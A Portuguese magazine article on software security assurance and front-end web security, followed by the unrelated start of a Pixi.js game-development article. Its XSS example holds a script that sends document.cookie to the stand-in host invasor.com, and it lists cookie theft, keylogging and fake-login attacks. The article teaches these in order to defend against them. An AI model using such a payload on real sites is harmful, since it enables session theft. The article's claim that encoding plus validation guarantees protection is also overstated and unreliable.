A fim de criar uma aplicação verdadeiramente segura, você deve estar disposto a incutir segurança a todos os aspectos dela, incluindo os dados do usuário e do cliente. Essa ação exige que a aplicação apenas obtenha e gerencie os dados necessários para cumprir a sua missão e que os mesmos sejam descartados quando não forem mais necessários. Confiança é algo que sua aplicação só pode ganhar quando se adere ao mesmo conjunto de regras para trabalhar com todos os dados, não importa a sua fonte.

Software Security Assurance (SSA)

O objetivo do software é interagir com os dados. No entanto, o próprio software é um tipo de dado. Na verdade, os dados vêm em muitas formas que você não poderia considerar, e o efeito do dado é mais abrangente do que você normalmente poderia pensar. Com a Internet das Coisas (*Internet of Things, IoT*), agora é possível que os dados tenham ambos os efeitos abstrato e físico que ninguém poderia imaginar até poucos anos atrás. Um hacker com acesso à aplicação certa pode fazer coisas, como danificar a rede elétrica ou envenenar um sistema de água. Em um nível mais pessoal, o mesmo hacker pode potencialmente aumentar a temperatura da sua casa para um nível aterrorizante, desligar todas as luzes ou espionar você através da sua webcam, por exemplo. O foco da SSA é que o software precisa de algum tipo de regulagem para garantir que não cause a perda, imprecisão, alteração, indisponibilidade ou mau uso dos dados e recursos que ele usa, controla e protege. Esse requisito aparece como parte da especificação da SSA, que você pode acessar através do endereço disponibilizado na seção **Links**.

A SSA não é um padrão real neste momento. É um conceito que muitas organizações quantificam e colocam em escrito, com base

nas necessidades da organização. Os mesmos padrões básicos aparecem em muitos desses documentos, e o termo SSA refere-se à prática de assegurar que o software continue seguro. Você pode ver como a SSA afeta muitas organizações, tais como a Oracle e Microsoft, revendo a sua documentação SSA online. Na verdade, muitas grandes organizações agora têm sua própria forma de SSA.

Considerando o OSSAP

Um dos principais sites que você precisa conhecer para tornar a SSA uma realidade em aplicações web é o *Open Web Application Security Project (OWASP)*; o mesmo que citamos há pouco. O site especifica o processo necessário para tornar o *OWASP Security Software Assurance Process (OSSAP)* parte do *Software Development Lifecycle (SDLC)*. Sim, apesar da quantidade de siglas e padrões, você precisa conhecer esse grupo se deseja criar um processo para a sua aplicação que corresponda ao trabalho feito por outras organizações. Além disso, as informações contidas nesse site ajudam a desenvolver uma segurança que realmente funciona, além de serem parte do processo de desenvolvimento e não dispenderem muito tempo na criação do seu próprio processo. Embora o OSSAP forneça uma grande estrutura para garantir que sua aplicação atenda aos requisitos SSA, não há nenhuma exigência que impeça de você interagir com esse grupo de qualquer forma.

A principal razão para aplicar SSA na sua aplicação como parte do SDLC é garantir que o software seja confiável e livre de erros. Ao compartilhá-lo com algumas pessoas, a implicação é que a SSA resolva todos os problemas de segurança em potencial que você possa encontrar, mas isso não é o caso. A SSA irá melhorar o seu software, mas isso não significa que o mesmo esteja livre de erros. Assumindo que você conseguiu criar um pedaço de software livre de erros, você ainda tem usuário, ambiente, rede e todas as outras questões de segurança a considerar. Consequentemente, a SSA é simplesmente uma parte de uma imagem de segurança muito maior, e a implementação só corrige problemas de segurança. A melhor coisa a fazer é continuar vendendo a segurança como um processo contínuo e incremental.

Definindo requisitos SSA

O passo inicial na implementação da SSA é definir os requisitos. Esses requisitos vão ajudá-lo a determinar o estado atual do seu software, as questões que requerem resolução e a gravidade dessas questões. Após serem definidas, você pode determinar o processo de remediação e qualquer outro requerimento necessário para assegurar que o software permaneça seguro. Na verdade, você pode dividir a SSA em oito etapas:

1. Avalie o software e desenvolva um plano para remediar;
2. Defina os riscos que os problemas de segurança representam para os dados e categorize esses riscos para remediar os piores riscos em primeiro lugar;
3. Execute uma revisão de código completa;
4. Implemente as alterações necessárias;
5. Teste as correções que você criou e verifique se elas realmente funcionam no sistema de produção;

6. Defina uma defesa para proteger o acesso à aplicação e, portanto, aos dados que o aplicativo gerencia;
7. Meça a eficácia das alterações feitas;
8. Eduque a gestão, usuários e desenvolvedores quanto aos métodos adequados para garantir a boa segurança da aplicação.

Uma estratégia SSA alternativa

Quando se trata de segurança, você pode encontrar várias maneiras de lidar com uma determinada questão. Dependendo da cultura da sua organização e método de trabalho através das questões de segurança, você pode encontrar soluções alternativas para garantir que a SSA funcione melhor. Alguns especialistas em segurança sugerem estes passos:

1. Defina os requisitos de segurança para cobrir as necessidades dos produtos (você só precisa realizar este passo se for um software novo);
2. Defina e comunique os requisitos de codificação segura que os desenvolvedores devem usar ao escrever o código;
3. Execute testes automatizados de código quando desenvolvedores criarem código novo;
4. Execute uma revisão de código completo após a conclusão da aplicação;
5. Execute testes de penetração e avaliação da vulnerabilidade da aplicação completa;
6. Avalie os resultados dos testes para encontrar um equilíbrio entre os riscos de segurança e de negócios. Planeje correções para as vulnerabilidades identificadas como “demasiadamente arriscadas” para o negócio;
7. Implemente todas as correções de segurança exigidas;
8. Repita o passo 5.

Categorização de dados e recursos

Esse processo envolve a identificação de várias partes dos dados que a sua aplicação de alguma forma tem contato, incluindo o seu próprio código e informações de configuração. Uma vez que você identifica cada parte desses dados, é possível classificá-los para identificar o nível de segurança requerido para proteger os mesmos. Os dados podem ter vários níveis de categorização e a forma com que você os categoriza depende das necessidades da sua organização e da orientação dos mesmos. Por exemplo, alguns dados podem simplesmente ser inconvenientes à organização, enquanto outros poderiam potencialmente causar danos aos seres humanos. A definição de como as violações de segurança de dados afetam o ambiente de segurança como um todo, é essencial.

Quando o processo de categorização de dados estiver concluído, é possível começar a utilizar as informações para executar uma variedade de tarefas. Por exemplo, você pode considerar a redução de vulnerabilidades via:

- Criação de padrões de codificação;
- Implementação de treinamento obrigatório para os desenvolvedores;

- Contratação de líderes de segurança dentro de um grupo de desenvolvimento;
- Utilização de procedimentos de testes automatizados que localizem especificamente questões de segurança.

Todos esses métodos apontam para recursos que interagem com a organização e dos quais a mesma é dependente para garantir que as aplicações gerenciem os dados corretamente. Categorizar recursos significa determinar quanta ênfase deve se colocar em um recurso em específico. Por exemplo, ao negar o treinamento de desenvolvedores teremos um impacto maior do que negar treinamentos individuais aos usuários, pois os desenvolvedores trabalham com o aplicativo como um todo. É claro, o treinamento é essencial para todos. Neste caso, categorizar recursos de todos os tipos ajuda a determinar onde e como gastar dinheiro, a fim de obter o melhor retorno sobre o investimento, além de se cumprir as metas de segurança da aplicação.

Realizando a análise necessária

Como parte da SSA, é necessário realizar uma análise sobre a sua aplicação (incluindo ameaças na modelagem, falhas de interface de usuário e falhas de apresentação dos dados). É importante saber precisamente os tipos de fraquezas que o seu código poderia conter. Até que você realize uma análise aprofundada, não há nenhuma maneira de saber os reais problemas de segurança que existem em seu código. As aplicações web são especialmente adeptas a esconder problemas, porque, ao contrário das aplicações desktop, o código pode aparecer em vários locais, e alguns scripts tendem a mascarar erros que aplicativos compilados não têm, porque o código é interpretado em tempo de execução, em vez de em tempo de compilação.

É importante entender que a segurança não é apenas sobre o código - é também sobre as ferramentas necessárias para criar o código e a habilidade de os desenvolvedores utilizarem essas ferramentas. Quando uma organização escolhe as ferramentas erradas para o trabalho, o risco de uma quebra de segurança torna-se muito maior, porque as ferramentas podem não criar o código que executa precisamente como esperado. Igualmente quando os desenvolvedores que usam a ferramenta não têm habilidades necessárias, não é surpresa que o software tenha falhas de segurança que um desenvolvedor mais qualificado poderia evitar.

Alguns especialistas afirmam que existem empresas que realmente permitem o trabalho precário. Na maioria dos casos, a desculpa para isso é que o processo de desenvolvimento está atrasado, que a organização não tem as ferramentas necessárias ou ainda que a equipe não tem *expertise* suficiente para lidar com isso. O fato de que uma organização possa empregar software projetado para ajudar em questões de segurança de endereço (como um firewall), não dispensa o desenvolvedor de se responsabilizar por criar um código seguro. As organizações precisam manter padrões de codificação para garantir um bom resultado.

Lógica

Interagir com uma aplicação e os dados que ela gerencia é um processo. Embora os usuários possam executar tarefas de uma forma aparentemente aleatória, tarefas específicas seguem padrões que ocorrem porque o usuário tem de seguir um procedimento para obtenção de um bom resultado. Ao documentar e entender esses procedimentos, você pode analisar a lógica da aplicação através de uma perspectiva prática. Usuários contam com um procedimento particular por causa da maneira que os desenvolvedores criam a aplicação.

O objetivo da análise é procurar falhas de segurança no procedimento. Por exemplo, a aplicação pode permitir que o usuário permaneça conectado, mesmo se ela não detectar atividade durante um período prolongado.

No entanto, um número de uma peça, por exemplo, pode consistir de vários elementos quantificáveis. A fim de obter um bom número, a aplicação pode pedir os elementos, em vez do número da peça como um todo, e construir, assim, o número de peça. A ideia é fazer com que o procedimento seja mais claro e menos propenso a erros, de modo que o banco de dados não finde por guardar uma grande quantidade de informações ruins.

Segurança no front-end

O ambiente da aplicação é definido pelas linguagens utilizadas para criar a mesma. Assim como cada linguagem tem uma funcionalidade que a permite executar bem determinadas tarefas, cada uma tem também problemas potenciais que a tornam um risco de segurança. Mesmo linguagens de baixo nível, apesar de sua flexibilidade, têm problemas induzidos pela complexidade. Claro, aplicações baseadas na web em geral contam com três linguagens particulares: HTML, CSS e JavaScript. A seguir, descreveremos algumas das questões de segurança específicas dessas linguagens.

HTML

A HTML5 tornou-se extremamente popular porque suporta uma incrível e ampla gama de plataformas. A mesma aplicação pode funcionar bem em desktops, tablets e smartphones sem qualquer codificação especial por parte do desenvolvedor. Além disso, a flexibilidade que a HTML5 fornece também pode ser problemática. A lista a seguir descreve algumas das principais questões de segurança que você deve se precaver quando trabalhar com HTML5:

- **Code Injection:** Com a HTML5, há um grande número de maneiras em que um hacker pode injetar códigos maliciosos, incluindo fontes que você geralmente não considera suspeitas, como um vídeo do YouTube ou um streaming de música;

- **User Tracking:** Em vista do uso que a sua aplicação faz de código de várias fontes, na maioria dos casos, você pode achar que uma biblioteca, API ou microserviço realmente executa algum tipo de registro que um hacker possa usar para aprender mais sobre a sua organização. Cada pedaço de informação que você dá a um hacker faz com que o processo de superar a sua segurança seja

cada vez mais fácil;

- **Tainted inputs (Inputs “contaminados”):** A menos que você forneça sua própria verificação de entrada, a HTML5 permite o envio de quaisquer dados mal-intencionados através de qualquer entrada que o usuário deseje fornecer. Você pode precisar apenas de um valor numérico, mas o usuário pode fornecer um script em vez disso. Verificar as entradas cuidadosamente para garantir que você realmente está recebendo o que você pediu é quase impossível no lado do cliente, logo é preciso garantir que tenhamos uma verificação robusta do lado do servidor.

A HTML5 traz consigo um número considerável de novos recursos que são muito atrativos aos olhos dos hackers. Por exemplo, o mecanismo de LocalStorage (comum a todos os dispositivos, incluindo mobile) permite que armazenemos dados de forma local dentro do navegador, funcionando como uma espécie de banco de dados do browser. Isso traz grandes vantagens no que se refere ao armazenamento rápido de informações quando não queremos, por exemplo, recorrer aos recursos dos *cookies* para tal. Entretanto, devemos considerar o quanto fácil é para um *malware* acessar esse sistema de armazenamento. Outro exemplo comum são os WebSockets, estruturas que ficaram famosas na nova especificação W3C por permitirem uma comunicação bidirecional entre um cliente e um servidor. O único problema é que o cliente estará sempre executando código não confiável, já que ele pode vir de qualquer lugar/remetente.

CSS

As aplicações dependem fortemente do CSS3 para criar apresentações com boa aparência sem fixar a codificação para cada dispositivo. Bibliotecas para código CSS3 preexistente tornam mais fácil a criação de aplicações de aparência profissional, as quais um usuário pode alterar para atender a qualquer necessidade. Por exemplo, um usuário pode precisar de uma apresentação diferente para um determinado dispositivo ou exigir que a apresentação use algum formato específico para atender a uma necessidade especial. A lista a seguir descreve algumas das principais questões de segurança que você deve evitar ao trabalhar com CSS3:

- **Overwhelming the design:** Uma das principais razões para que um código CSS3 provoque problemas de segurança é que o projeto geralmente está sobrecarregado. O comitê de padrões originalmente projetou o CSS para controlar a aparência dos elementos HTML, para não afetar a apresentação de uma página web. Como resultado, os designers nunca pensaram em incluir segurança para certas questões porque o CSS não foi criado para trabalhar nessa área de segurança especificamente. O problema é que a parte cascata do CSS não permite que o CSS3 saiba sobre qualquer coisa que não seja seus elementos pai. Como resultado, um hacker pode criar uma apresentação que se propõe a fazer uma coisa, quando ela realmente faz outra. Algumas bibliotecas, como o jQuery, podem realmente ajudá-lo a superar esse problema.
- **Uploaded CSS:** Em alguns casos, um designer pode permitir que um usuário carregue um arquivo CSS para alcançar uma

aparência específica da aplicação ou fazê-la funcionar melhor com uma plataforma específica. No entanto, o CSS carregado também pode conter código que faz com que seja mais fácil para um hacker oprimir qualquer segurança que você tenha implementado, bem como ocultar elementos maliciosos nas *views* (como um formulário mal-intencionado do próprio hacker). Por exemplo, um hacker poderia incluir URLs no CSS que redirecionam a aplicação para servidores não seguros.

JavaScript

A combinação de JavaScript com HTML5 criou todo o fenômeno das aplicações web que temos hoje. Sem a combinação das duas linguagens, não seria possível criar aplicações que rodam bem em qualquer lugar e em qualquer dispositivo. No entanto, JavaScript é uma linguagem de scripts que pode ter algumas falhas de segurança graves. A lista a seguir descreve algumas das principais questões de segurança que você deve evitar quando trabalhar com JavaScript:

- **Cross-site scripting (XSS):** Esse problema é extremamente grave. Toda vez que você executar um código JavaScript fora de um ambiente de área restrita (como uma intranet, por exemplo), torna-se possível para um hacker executar todos os tipos de truques sujos na sua aplicação.
- **Cross-site request forgery (CSRF):** Um script pode usar as credenciais do usuário que são armazenadas em um cookie para obter acesso a outros sites. Enquanto nesses sites, o hacker pode executar todos os tipos de tarefas que o aplicativo nunca foi projetado para executar. Por exemplo, um hacker pode executar uma adulteração de conta, roubo de dados, fraude e muitas outras atividades ilegais, tudo em nome do usuário.

A única maneira que o invasor tem de executar JavaScript malicioso no navegador da vítima é injetá-lo em uma das páginas que ela abriu no website. Isso pode acontecer se o site inclui alguma entrada de dados diretamente em suas páginas, porque o hacker pode inserir uma string que será tratada como código pelo navegador. No exemplo abaixo, um script simples do lado do servidor é usado para exibir o último comentário em um site:

```
print "<html> Último comentário:</html>"  
print database.ultimoComentario  
print "</html>"
```

O script assume que o comentário consiste apenas de texto. Porém, uma vez que a entrada de dados é incluída diretamente, um invasor pode submeter o seguinte comentário: "<script>...</script>". Assim, qualquer usuário visitando a página pode receber a seguinte resposta:

```
<html> Último comentário:  
<script>...</script>  
</html>
```

Quando o browser do usuário executar a página, ele irá executar também o JavaScript que estiver contido dentro das tags <script>, independente de qual seja seu conteúdo. Assim, o ataque acontece com sucesso.

Se pensarmos em JavaScript como uma linguagem de scripts simples, automaticamente vemos que a mesma não apresenta tantos riscos a nível de segurança, já que executa dentro do browser e não tem acesso a recursos da máquina do usuário. Entretanto, podemos considerar três situações em que o mesmo oferece grandes brechas à segurança de uma aplicação web:

- JavaScript tem acesso default a informações sensíveis do usuário, como os cookies de seu browser, por exemplo;
- É possível enviar requisições HTTP via JavaScript com conteúdo manipulado para endereços quaisquer através do objeto XMLHttpRequest, ou utilizando outros mecanismos;
- JavaScript é capaz de modificar arbitrariamente o conteúdo HTML das nossas páginas web através da manipulação de métodos do DOM.

A partir disso, entre outras opções, é possível manipular e executar ataques em browsers alheios via:

- **Roubo de cookies:** é muito simples acessar os cookies de um browser via objeto *document.cookie*, além da possibilidade de enviá-los para o seu próprio servidor e usá-los para extrair informações importantes, como os *session IDs* do usuário;
- **Keylogging:** o invasor pode registrar um evento de escuta do teclado usando um *addEventListener* e então enviar todo o texto digitado pelo usuário para seu próprio servidor, potencialmente salvando informações importantes, como senhas e números de cartões de crédito;
- **Phishing:** o invasor pode inserir um formulário de login falso numa página usando manipulação do DOM, configurar o atributo *action* do mesmo apontando para seu próprio servidor e então submeter o usuário ao envio de informações importantes, como seu login e senha de determinada aplicação.

Caso de teste: ataque XSS

Imaginemos uma situação de ataque XSS, que é um dos mais famosos, que envolve basicamente três atores principais: o **website**, a **vítima** e o **invasor**.

- O website serve as páginas HTML para os usuários que as requisitam, como de praxe. Em nosso exemplo o site estará localizado no endereço <http://meusite.com/>. Além disso, o banco de dados do website em questão salva algumas informações através de um formulário embutido em uma de suas páginas.
- A vítima é um usuário normal do site que o usa em seu browser de costume, o Mozilla Firefox.
- O invasor é um usuário malicioso do site que tem a intenção de efetuar um ataque à vítima explorando as vulnerabilidades XSS do respectivo site. O invasor tem seu próprio servidor, que será usado para roubar as informações sensíveis do usuário, que aqui será representado através do endereço <http://invasor.com/>.

Neste ataque, assumiremos que o objetivo central do invasor é roubar as informações dos cookies da vítima via XSS. Isso pode ser facilmente feito forçando o browser da vítima a efetuar a seguinte conversão de HTML:

```
<script>
window.location='http://invasor.com/?cookie=' + document.cookie
</script>
```

O script, por sua vez, redireciona o browser para a página passada como valor, enviando uma requisição HTTP ao servidor do invasor incluindo os cookies do mesmo como parâmetro. Uma vez com tais informações em mãos, o invasor pode usá-las para se passar pela vítima em futuros ataques. É importante que o leitor entenda que a string em questão só será maliciosa se ela for interpretada como HTML pelo browser da vítima, caso o site não esteja preparado para isso. Em outras palavras, o invasor precisa enviar essa string de alguma forma para o site forçando que o mesmo a interprete. E a melhor forma de fazer isso é via formulários. Vejamos os passos que levariam a isso:

1. O invasor usa um dos formulários do site para inserir uma string (aquela que citamos) maliciosa dentro do banco de dados do mesmo;
2. A vítima requisita a página do site;
3. O site inclui a string maliciosa do banco na resposta e a envia para a vítima;
4. O browser da vítima executa o script malicioso dentro da resposta, enviando os cookies da vítima ao servidor do invasor.

Evitando esse tipo de ataque

Para evitar esse tipo de “injeção de código”, uma manipulação dos dados de entrada segura se faz necessária. Existem duas maneiras básicas de fazer isso:

- Via **encoding**: esse recurso permite implementar o “escape” dos dados (que nada mais são que strings) fazendo com que o browser os interprete apenas como dados, e não como código.
- Via **validação**: esse método filtra a entrada de dados do usuário para que o navegador a interprete como código sem comandos mal-intencionados.

Encoding

O tipo mais usado de encoding para desenvolvimento web é o *HTML escaping*, que consegue converter caracteres como < e > em < e >, respectivamente. O código exibido a seguir é um bom exemplo de como uma entrada de dados pode ser codificada usando caracteres de escape e então inserida na página via script *server side*:

```
print("<html> Último comentário:")
print(encodeHTML(entradaUsuario)
print("</html>")
```

Se a entrada do usuário for algo malicioso como um <script>...</script>, o resultado no HTML será algo como:

```
<html> Último comentário:
&lt;script&gt;...&lt;/script&gt;
</html>
```

Como todos os caracteres com algum significado especial foram codificados com os escapes, o browser não irá interpretar nenhuma parte do conteúdo da entrada de dados como HTML.

Apesar de todas essas implicações de segurança, ainda assim é possível inserir strings maliciosas em alguns contextos. Um exemplo notável disso é quando uma entrada de dados é usada para fornecer URLs, como a que vemos a seguir:

```
document.querySelector('a').href = entradaUsuario
```

Apesar de estar atribuindo um valor à propriedade *href* de um elemento de link, já estamos automaticamente codificando o encoding da mesma. Porém, isso não impede que o invasor insira uma URL começando com “*javascript*：“. Quando o link for clicado, independente do JavaScript que estiver embutido no mesmo, ele será executado de todo jeito. Em casos como esse, o ideal é que a estratégia de encoding seja usada em conjunto com a de validação.

Validação

Um dos tipos mais usados de validação no desenvolvimento web é atribuir a permissão de alguns elementos HTML (como ** e **), mas negar outros (como *<script>*). Existem basicamente duas características principais da validação que variam de acordo com a implementação:

- **Estratégia de classificação**: a entrada de dados pode ser classificada usando:

- *blacklisting* (lista negra): essa estratégia se baseia em definir padrões de código ou strings que, quando usados, seriam considerados inválidos e, portanto, bloqueados na aplicação. Um bom exemplo disso seria permitir aos usuários submeterem URLs customizadas com qualquer protocolo, exceto “*javascript*：“. A isso damos o nome de *blacklisting*;

- ou *whitelisting* (lista branca): é essencialmente o contrário da anterior, isto é, em vez de definir um padrão de proibição ao código, uma abordagem via *whitelist* define um padrão de aprovação e marca a entrada de dados como válida. Um bom exemplo seria permitir aos usuários submeterem URLs customizadas contendo somente protocolos *http*: e *https*:; nada mais. Assim, qualquer outra URL que contenha um protocolo diferente, como o *javascript*:, mesmo que viesse como “*Javascript*:” ou “j*avascript*:”, seria inválida.

- **Resultado da validação**: a entrada de dados identificada como maliciosa pode ser rejeitada ou limpa. A rejeição é a implementação mais simples, todavia, pode ser mais útil abordar a segunda

estratégia em vista do não descarte dos dados outrora informados pelo usuário. Se optar por limpar a string de um número de cartão de crédito, por exemplo, uma rotina poderia remover todos os caracteres que não forem dígitos, prevenindo assim injeção de código e permitindo que o usuário digite o referido número com ou sem hifens.

Em suma, o encoding deve ser sempre sua primeira linha de defesa contra ataques XSS, uma vez que seu principal objetivo é neutralizar os dados para que não sejam interpretados como código. Logo, tome muito cuidado com páginas que lidem com formulários, certificando-se de efetuar as devidas validações atreladas ao encoding, limpando ou rejeitando os dados que estiverem claramente inválidos. Se essas duas linhas de defesas estiverem ativas, então seu site estará com certeza protegido contra ataques XSS.

Autor



Fabrício Galdino

É um especialista em software e trabalhou com análise de TI e desenvolvimento de negócios por cinco anos. Ter experiência com testes e tecnologias relacionadas ao front-end, como SEO, Responsividade, HTML5 e CSS3.



Links:

Página de especificação da SSA.

https://www.owasp.org/index.php/OWASP_Software_Security_Assurance_Process



Desenvolvimento de jogos web com Pixi.js – Parte 2

Crie jogos e animações gráficas para a web usando a API JavaScript do Pixi.js com HTML5

ESTE ARTIGO FAZ PARTE DE UM CURSO

Desenvolver jogos envolve muitos recursos complexos, como o agrupamento de uma quantidade considerável de imagens, texturas e sprites, bem como a aplicação de conceitos primordiais da Física que vemos no mundo real. Apesar da curva de aprendizado ser consideravelmente alta para aprender e assimilar tais conceitos na prática, baseando-se no perfil de jogos corporativos e destinados a um público-alvo cada vez mais exigente, tais conceitos são demasiadamente básicos quando comparados à estrutura completa de um jogo.

O Pixi.js visa simplificar ao máximo tais configurações ao fornecer métodos de sua API prontos para encapsular toda a lógica complexa de lidar com conceitos como velocidade, aceleração e atrito. Neste artigo, veremos como fazer isso, aplicando movimento aos nossos objetos do jogo, em diversas formas através de exemplos simples e inteligíveis. Também aprenderemos a lidar com os atlases, estruturas que englobam várias imagens ao mesmo tempo e podem ser manuseadas via arquivo JSON. Para isso, o uso da ferramenta Texture Packer se fará necessário, uma especialista na arte de montar texturas e mapear seus elementos internos, exportando-os para vários formatos compatíveis com vários ambientes de desenvolvimento de games.

Fique por dentro

Este artigo é útil por explorar os principais conceitos na prática acerca da biblioteca de desenvolvimento de gráficos 2D Pixi.js. Essa biblioteca ficou famosa por sua capacidade de abstrair o WebGL (padrão baseado no OpenGL ES 2.0 que fornece interfaces de programação de gráficos em 3D) de forma rápida e extremamente leve em comparação com outras ferramentas do tipo. O leitor aprenderá a dar vida aos objetos do jogo, impondo conceitos físicos importantes, como velocidade, aceleração e atrito, bem como limites dimensionais onde os mesmos poderão ser exibidos. Veremos como detectar colisões entre os objetos e as bordas do cenário, além de entender como agrupar nossos sprites aos atlases de texturas, estruturas que simplificam o mapeamento de tilesets ao mapear cada imagem interna em arquivos JSON.

Usando os Atlases de Texturas

Para iniciar no desenvolvimento de jogos usando o Pixi.js o uso das estruturas das texturas é o suficiente para abraçar a exibição dos nossos Sprites. Todavia, em aplicações maiores, de jogos mais complexos, precisamos de uma forma mais eficiente de criar sprites a partir dos tilesets. E é nesse ponto onde uma *texture atlas* (atlase de texturas) se torna realmente útil. Um atlas, neste caso, é nada mais que um arquivo de dados no formato JSON que contém as posições e tamanhos de cada subimagem em uma determinada imagem PNG de tileset. Ao usá-lo, tudo que você precisa saber sobre a subimagem é o seu respectivo nome. Além disso, você poderá organizar as imagens do seu tileset na ordem que preferir, e o arquivo JSON manterá um rastreio para suas posições e tamanho.

Uma das grandes vantagens de usar essa estratégia é que nossas imagens não estarão soltas ao longo do código, além de estarem




Figura 1. Interface do Texture Packer

salvas em um registro centralizado, o que significa que sempre que fizermos alterações no mesmo, basta republicar o arquivo JSON, e o jogo usará esses dados para exibir as imagens corretamente, sem a necessidade de quaisquer mudanças do código.

O Pixi é compatível com um atlas de textura JSON padrão que é fornecido pelo popular software chamado *Texture Packer* (vide seção **Links**).

Configurando o Texture Packer

Para instalar a ferramenta acesse o endereço do site oficial disponibilizado na seção **Links** e efetue o download do instalador correto para o seu sistema operacional. Após, execute o mesmo e siga os passos da instalação até o final. Quando iniciar a ferramenta você será questionado sobre o uso da versão Free ou Paga da mesma, selecione a segunda opção e teremos uma interface semelhante à da **Figura 1**. A versão paga pode ser usada por até sete dias no modo *trial*, mas será o suficiente para você gerar seus sprites e os respectivos arquivos JSON do mesmo.

Para testar, efetue o download do código fonte deste artigo e baixe as imagens contidas nas pastas *img/personagens* e *img/fundo*. Selecione todas as da primeira pasta e arraste-as à seção *Sprites* do Texture Packer. Você verá que a ferramenta automaticamente vai rearranjando as imagens uma ao lado da outra à medida que as inserirmos no projeto.

Existem várias opções disponíveis de customização do nosso atlas, portanto certifique-se de marcá-las igual à **Figura 2**. Vejamos algumas das ações:




Figura 2. Configurações para atlas no Texture Packer

- No campo *Data Format*, procure pela opção *JSON (Hash)*, que fará o trabalho de mapear todas as posições de cada sprite e anotá-las no arquivo JSON final. O leitor verá que, entre as opções disponíveis, também temos uma específica para o Pixi.js, mas não a usaremos por questões de simplificação da implementação, além de padronização, já que assim não prendemos o código a apenas um framework;
- No campo *Texture format*, selecione a opção *PNG (.png)*, que é a que estamos trabalhando no projeto por padrão;
- No campo *Algorithm*, selecione a opção *Basic*, que alinha os campos de forma ordenada um ao lado do outro, procurando a melhor maneira de não perder em espaços em branco.
- No campo *Trim mode*, selecione a opção *Trim*, que se encarregará de cortar os referidos espaços em branco ao redor das imagens, deixando-as o mais próximo possível.

Após isso, basta clicar no botão do topo da ferramenta “*Publish sprite sheet*” e uma janela aparecerá perguntando onde você deseja salvar os arquivos tileset e JSON gerados. Informe um local, dê o nome “personagens” e clique em *Salvar*. O resultado será a imagem exibida na **Figura 3**, bem como o arquivo de nome *personagens.json* com conteúdo exibido na **Listagem 1**.

Veja que ele mapeia todas as imagens dando como nome a cada uma o mesmo nome do arquivo físico da imagem. Não precisamos nos preocupar com as demais propriedades, já que o framework fará uso próprio das mesmas. Agora, faça o mesmo procedimento com as imagens de fundo na pasta *fundo/* gerando seu tileset, bem como seu arquivo JSON. Ao final, mova os arquivos para as respectivas pastas *img/* no projeto.

Para importar o atlas em nosso código, basta usar o loader do Pixi que já conhecemos.



Figura 3. Tileset gerado a partir dos sprites no Texture Packer

Listagem 1. Conteúdo do arquivo *personagens.json*.

```
{
  "frames": {
    "arqueologista.gif": {
      "frame": {"x":1,"y":1,"w":43,"h":57},
      "rotated": false,
      "trimmed": false,
      "spriteSourceSize": {"x":0,"y":0,"w":43,"h":57},
      "sourceSize": {"w":43,"h":57},
      "pivot": {"x":0.5,"y":0.5}
    },
    "nativo.gif": {
      "frame": {"x":46,"y":1,"w":30,"h":64},
      "rotated": false,
      "trimmed": true,
      "spriteSourceSize": {"x":17,"y":0,"w":30,"h":64},
      "sourceSize": {"w":64,"h":64},
      "pivot": {"x":0.5,"y":0.5}
    },
